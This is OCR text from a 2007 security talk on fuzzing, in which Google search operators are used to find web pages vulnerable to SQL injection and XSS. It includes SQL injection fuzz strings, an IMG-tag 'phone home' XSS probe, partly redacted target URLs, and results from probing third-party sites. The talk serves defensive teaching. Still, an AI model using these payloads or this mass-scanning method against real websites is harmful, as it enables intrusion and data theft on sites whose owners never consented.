
```
www.blinklist.com                                   blinklist.com        299 b    141ms
http://www.blinklist.com/?Action=Link/popular.php&Tag=ajax               4 KB

Response Headers
          Date  Wed, 28 Feb 2007 03:46:36 GMT
        Server  Apache/2.0.52 (CentOS)
 Last-Modified  Fri, 29 Dec 2006 14:00:55 GMT
          Etag  "b0068-23-425beb145d3c0"
 Accept-Ranges  bytes
Content-Length  35
 Cache-Control  max-age=2592000
       Expires  Fri, 30 Mar 2007 03:46:36 GMT
  Content-Type  image/gif

Request Headers
           Host  www.blinklist.com
     User-Agent  Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.10) Gecko/20070216 Firefox/1.5.0.10
         Accept  image/png,*/*;q=0.5
Accept-Language  en-us,en;q=0.5
Accept-Encoding  gzip,deflate
 Accept-Charset  ISO-8859-1,utf-8;q=0.7,*;q=0.7
     Keep-Alive  300
     Connection  keep-alive
        Referer  http://www.blinklist.com/tag/ajax/
         Cookie  cidp1094=12242826; PHPSESSID=1fajle4u9ehurq5m78p8n7fdo5; cidp147=11483711

www.blinklist.com                                   blinklist.com        5 KB
3 requests                                                               9 KB
```

How Not to Implement AJAX - BlinkList


Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.blinklist.com/?Action=Userpage/Startpage/getmytag.ax.php
Go
xmlhttprequest
Done

```
select usertag.name from usertag where usertag.userid = order by usertag.name
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'order by usertag.name' at line 1
Warning: implode() [function.implode]: Bad arguments. in /home/blinklis/public_html/Userpage/Startpage/getmytag.ax.php on line 13
```

How Not to Implement AJAX - BlinkList

BlinkList XMLHttpRequests

- Verbose SQL errors
  - Multiple
- XSS
- Exposed functionality
  - Web based email
- Directory browsing

Back then there were no good websites..
?
1996
Soon, you found there were too many!
2001
Forgetting which websites you wanted to get back to?
2006
Blink it.
And never lose your way again.

FUGGLE

Fuzzing

Using

Google


Gets

Low hanging fruit

Easily

Fuggle TM

Fuggle RI.gov



FCWCOM

Hackers steal credit card info from R.I. Web site


Dibya Sarkar

Published on Jan. 27, 2006

A Russian hackers broke into a Rhode Island government Web site and allegedly stole credit card data from individuals who have done business online with state agencies.

The story was first reported by The Providence Journal this morning and comes two days after state and local government officials released national surveys indicating they need more cybersecurity guidance and help in strengthening their systems.

Fuggle Fuzzing Phases



Fuggle vs. Google Hacking

Fuggle	Google Hacking
Focus on input *e.g. URI parameters*	Focus on output *e.g. page content*
Identifying targets for further testing	Identifying pages using vulnerable 3rd party apps or leaking confidential information
Flexible search terms *e.g. inurl:"id=10"*	Fixed signature based searches *e.g. intitle:index.of "parent directory"*
Custom vulnerabilities	Known vulnerabilities

Fuggle Prerequisites


- Vulnerabilities
  - Input vectors must be indexed by Google and accessible via search operators
    - ✓ Title
    - ✓ Displayed page content
    - ✓ URI
    - ✗ Request/response headers
    - ✗ Page source code
  - Effectively limits using Fuggle to pages using GET method
    - Input vectors indexed in URL

Fuggle Threat

- How can Fuggle be abused?
  - Indiscriminate web application hacking
  - Vulnerability scanning for self propagating worms / web application worms

Fuggle SQL Injection – Identify Input

- Input
  - User supplied values concatenated into SQL queries



www.example.com?id=10

SELECT product from products WHERE id=10;

- Goal
  - Identify pages with verbose SQL errors

Fuggle SQL Injection – Identify Targets

- Search Term
  - inurl:"id=10"
- Targets
  - Retail stores
    - E.g. Product catalog
  - Informational sites
    - E.g. News archive
- Search results
  - Results 1 - 10 of about **2,010,000** for inurl:"id=10". (0.05 seconds)
- Cleanse results
  - Remove URLs w/out “id=10”
  - Remove duplicate results form single domain


Fuggle SQL Injection – Generate Data

- Goal
  - Identify pages with verbose SQL errors
- Fuzz data
  - id=‘10"
  - Blind SQL injection
    - id=10 OR 1=1
  - Comment remainder of query
    - id=‘10--
  - Encode query
    - id=%2710

Fuggle SQL Injection – Execute Data

- Submit queries
- Capture responses
  - Raw response
    - Headers
    - HTML source code
  - HTML Status codes
- Associate requests with responses
- Archive for automated and manual review

Fuggle SQL Injection – Monitor Exceptions



License Key: 9I[redacted]+ Start: 0

Search: inurl:"id=10" Total: 1000

```
http: [redacted]
http: PHPSESSID=%27f5c
http: 745
http:
http:
http: 7stats&id=%2710
http:
http: %27mi
http:
```

URI

```
http: [redacted] s/service.php?ID=10
http: om/topsites/index.php?a=stats&id=10
http: ults/tpow_result_detail.asp?id=10
http: ntent.asp?ID=10
http: ategorie.php?id=10
http: ?skip=135&itid=likumi&id=10&tid=50&l=EN
http: /index.php?id=10
```

[redacted]

```
FROM menus as m INNER JOIN
```

Fuggle SQL Injection - Exploitability


- Execute additional queries
  - Confidentiality
    - SELECT
  - Integrity
    - DROP
    - INSERT
    - DELETE
  - System compromise
    - Stored procedures
    - Extended stored procedures

Fuggle SQL Injection - Results

Initial population of URLs	1,000
Population after removal of duplicate servers	732
Population after removal of failed requests	708
Total number of verbose SQL errors	80
Percentage of sample web sites potentially vulnerable to SQL injection attacks	**11.3%**

Fuggle XSS – Identify Input

- Input
  - User supplied values echoed back in displayed web page



www.example.com?user=joe

Welcome back <?php echo $_GET[“user"]; ?>

- Goal
  - Identify pages which display unfiltered user input

Fuggle XSS – Identify Targets

- Search Terms
  - inurl:"search=xxx" intext:"search results for xxx"
  - inurl:"query=xxx" intext:"search results for xxx"
  - inurl:"q=xxx" intext:"search results for xxx"
- Targets
  - Search pages
    - Blogs
    - Video sharing
    - News
- Search results
  - Typically < 1000
  - Numerous duplicate sites
- Cleanse results
  - Remove URLs w/out "search|query|q=xxx"
  - Remove duplicate results form single domain

Fuggle XSS – Generate Data

- Goal
  - Identify pages echoing unfiltered user input in responses
- Fuzz data
  - Client side script
    - JavaScript, VBScript, EMCA Script, HTML, etc.
  - Encoded data
    - URL encoding
    - Hexadecimal encoding
    - Unicode encoding
    - US-ASCII
    - Etc.

Fuggle XSS – Execute Data

- Fuzz Variable
  - IMG tag
    - Non existent page on local web server
- Detection
  - Allows implicit ‘phone home’ capability
  - Log entry = vulnerable web page
  - HTML likely to evade ineffective input filters

Fuggle XSS – Monitor Exceptions

IIS Web Server Log File

```
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2007-01-31 00:57:34
#Fields: time c-ip cs-method cs-uri-stem sc-status
00:57:34 127.0.0.1 GET /xss-vulnerable.com 404
```

- Vulnerable site dynamically concatenated into request
- Requested resource does not need to exist on local web server
  - 404 status code is just as good as 200

Fuggle XSS – Exploitability

- Reflected XSS
  - DOM based content spoofing in phishing attacks
  - Stealing session credentials and confidential data
- Persistent XSS
  - Web based worm propagation
    - October 4, 2005 – MySpace Samy worm


Fuggle XSS - Results

Unique sites identified by Google	288
Unique sites accessible at time of testing	272
Sites with confirmed XSS vulnerabilities	47
Percentage vulnerable	**17.3%**

Fuggle Lessons Learned

- Vulnerable websites are everywhere
- Previously unknown vulnerabilities can easily be identified through a combination of search engine queries and basic web page requests
- Viable tactic for phishers and worms that do not discriminate when selecting victims
- Google knows that you're vulnerable. Do you?

Fuzzing and the SDLC



The future of Fuzzing

- Tools
  - Frameworks
  - Integrated test environments
  - Commercial tools
- People
  - Wider audience
  - Proactive fuzzing – the shift from offense to defense

Any Questions?

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